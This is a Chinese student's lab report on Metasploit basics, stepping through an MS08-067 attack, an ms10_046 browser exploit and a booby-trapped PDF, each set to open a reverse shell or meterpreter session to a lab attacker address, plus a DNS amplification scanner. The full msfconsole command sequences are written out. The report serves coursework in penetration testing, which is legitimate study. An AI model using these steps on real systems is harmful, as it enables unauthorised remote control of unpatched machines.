
20155210 Exp5 MSF基础应用
Exp5 MSF基础应用
一个主动攻击实践,MS08-067
首先利用
msfconsole启用msf终端然后利用
search MS08-067搜索漏洞,会显示相应漏洞模块
如图:

根据上图,我们输入
use exploit/windows/smb/ms08_067_netapi,选择相应的模块然后我们可以使用
show payloads,查看可以使用的模块
如图:

然后根据上图,为获取靶机的shell,所以利用
set payload generic/shell_reverse_tcp然后输入
show options,查看配置信息,知道我们需要配置RHOST,LHOST,LPORT,target
如图:

输入
set RHOST 192.168.241.138

set LHOST 192.168.241.134

set LPORT 5210
进行配置
然后我们再次利用
show options,查看配置信息
如图:

然后

exploit进行监听
如图:

- 如果出现如下情况,关闭防火墙,就可以解决
针对浏览器的攻击,ms10_046
起初我打算做ms11_050,攻击IE浏览器,但是IE8.0版本,不能成功,可能是IE8.0已经修复相关漏洞了。
所以我选择了ms10_046,首先输入

search ms10_046查找漏洞
如图:
由于我们要对浏览器进行攻击,所以我们输入
use use exploit/windows/browser/ms10_046_shortcut_icon_然后我们输入
show payloads,查看载荷进行选择,这里我仍用实验一中的载荷set payload generic/shell_reverse_tcp
如图:

我们利用

show options查询需要配置的有,LPORT,LHOST,SRVHOST输入
set SRVHOST 192.168.241.134

set LHOST 192.168.241.134

set LPORT 5210
进行配置
- 再次查看配置信息
如图:
- 然后输入

exploit生成URL
如图:

在windows端访问该URL,kali端如图:
输入
sessions,可看到一个ID为1的连接
如图:

然后输入

session -i 1,接入ID为1的连接,输入shell,获取成功。
如图:
针对客户端的攻击
首先还是先利用
search adobe进行搜索
如图:

然后进行选择,我选择的是
use windows/fileformat/adobe_flashplayer_button

然后
set payload windows/meterpreter/reverse_tcp,设置所用荷载,利用show options查看所要配置的信息
如图:

输入如下代码,对LHOST,LPORT,FILENAME进行配置
set LHOST 192.168.241.134

set LPORT 5210

set FILENAME 20155210.pdf
输入

exploit,生成20155210.pdf文件
如图:
输入

use exploit/multi/handler,进入监听,并设置监听端口,主机号在windows端,打开20155210.pdf,成功回连
如图:
辅助模块应用
- 首先利用

show auxiliary,查看辅助模块
我选择的是

scanner/dns/dns_amp,扫描dns输入
show options,查看配置
输入
exploit进行监听

基础问题
用自己的话解释什么是exploit,payload,encode
exploit:针对靶机的漏洞,利用靶机中的后门,对靶机进行攻击
payload:相当于shellcode前身,也就是后门的模板
encode:对payload进行编码
实验体会
我们应该尽可能的,去更新最新版的软件和系统,否则就会给黑客可乘之机。
比如,我们做的实验都是基于xp系统的,但是如果对win7、8、10,进行攻击则无效。
比如,我在做实验2时,想做老师给的例子,但是那个漏洞对IE8.0不好使。
我们没有一个可以针对现用系统或者软件的渗透攻击库,离实战还是很远的
20155210 Exp5 MSF基础应用的更多相关文章
- 2018-2019 20165232 Exp5 MSF基础应用
2018-2019 20165232 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个 ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165206 网络攻防技术 Exp5 MSF基础应用
- 2018-2019-2 20165206<网络攻防技术>Exp5 MSF基础应用 - 实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 网络对抗技术 20162329 Exp5 MSF基础应用
目录 Exp5 MSF基础应用 一.基础问题回答 二.攻击系统 ms08_067攻击(成功) 三.攻击浏览器 ms11_050_mshtml_cobjectelement(Win7失败) 手机浏览器攻 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
随机推荐
- JSP基本语法总结【1】(jsp工作原理,脚本元素,指令元素,动作元素)
时隔半年,回头对jsp复习整理一下,温故而知新. jsp工作原理: jsp服务器管理jsp页面分两个阶段:转换阶段(translation phase)和执行阶段(execution phase). ...
- 本地用maven搭建SpringMvc+redis集成
---恢复内容开始--- 首先本地需要搭建私服,简单说一下搭建私服的步骤 1.为什么使用Nexus 如果没有私服,我们所需的所有构件都需要通过maven的中央仓库和第三方的Maven仓库下载到本地,而 ...
- CSS3动画详解(图文教程)
本文最初发表于博客园,并在GitHub上持续更新前端的系列文章.欢迎在GitHub上关注我,一起入门和进阶前端. 以下是正文. 前言 本文主要内容: 过渡:transition 2D 转换 trans ...
- PHP检查当前数组为几维数组
本文出至:新太潮流网络博客 /** * [TestArray 检测数组是一维还是二维] * @E-mial wuliqiang_aa@163.com * @TIME 2017-04-07 * @WEB ...
- 适用于 Windows 的自定义脚本扩展
自定义脚本扩展在 Azure 虚拟机上下载并执行脚本. 此扩展适用于部署后配置.软件安装或其他任何配置/管理任务. 可以从 Azure 存储或 GitHub 下载脚本,或者在扩展运行时将脚本提供给 A ...
- SqlServer 全文索引指令大全(转载)
-- 创建测试表 -- DROP TABLE FullTextIndexing CREATE TABLE FullTextIndexing ( ID ,) NOT NULL, Sentence VAR ...
- 一张思维导图纵观MySQL数据安全体系!
杨奇龙 2017-06-29 09:52:10 786 作者介绍 杨奇龙,前阿里数据库团队资深DBA,主要负责淘宝业务线,经历多次双十一,有海量业务访问DB架构设计经验.目前就职于有赞科技,负责数据库 ...
- 转:基于InstallShield2013LimitedEdition的安装包制作
InstallShield Limited Edition for Visual Studio 2013 图文教程(教你如何打包.NET程序) InstallShield Limited Edit ...
- months_between()用法
orcl中months_between()函数用法如下: 格式:即MONTHS_BETWEEN(日期1,日期2) 例如: select months_between(to_date('2018-10- ...
- 常用vimrc记录
记录下vim 的一些常用配置.每当换到一台新电脑的时候,使用vim的时候,缩进等各种方式都不友好.每次都要到互联网上去找,还要找半天,这篇博客,记录下我常用的vim配置,以及扩展,能够快速的配置开发环 ...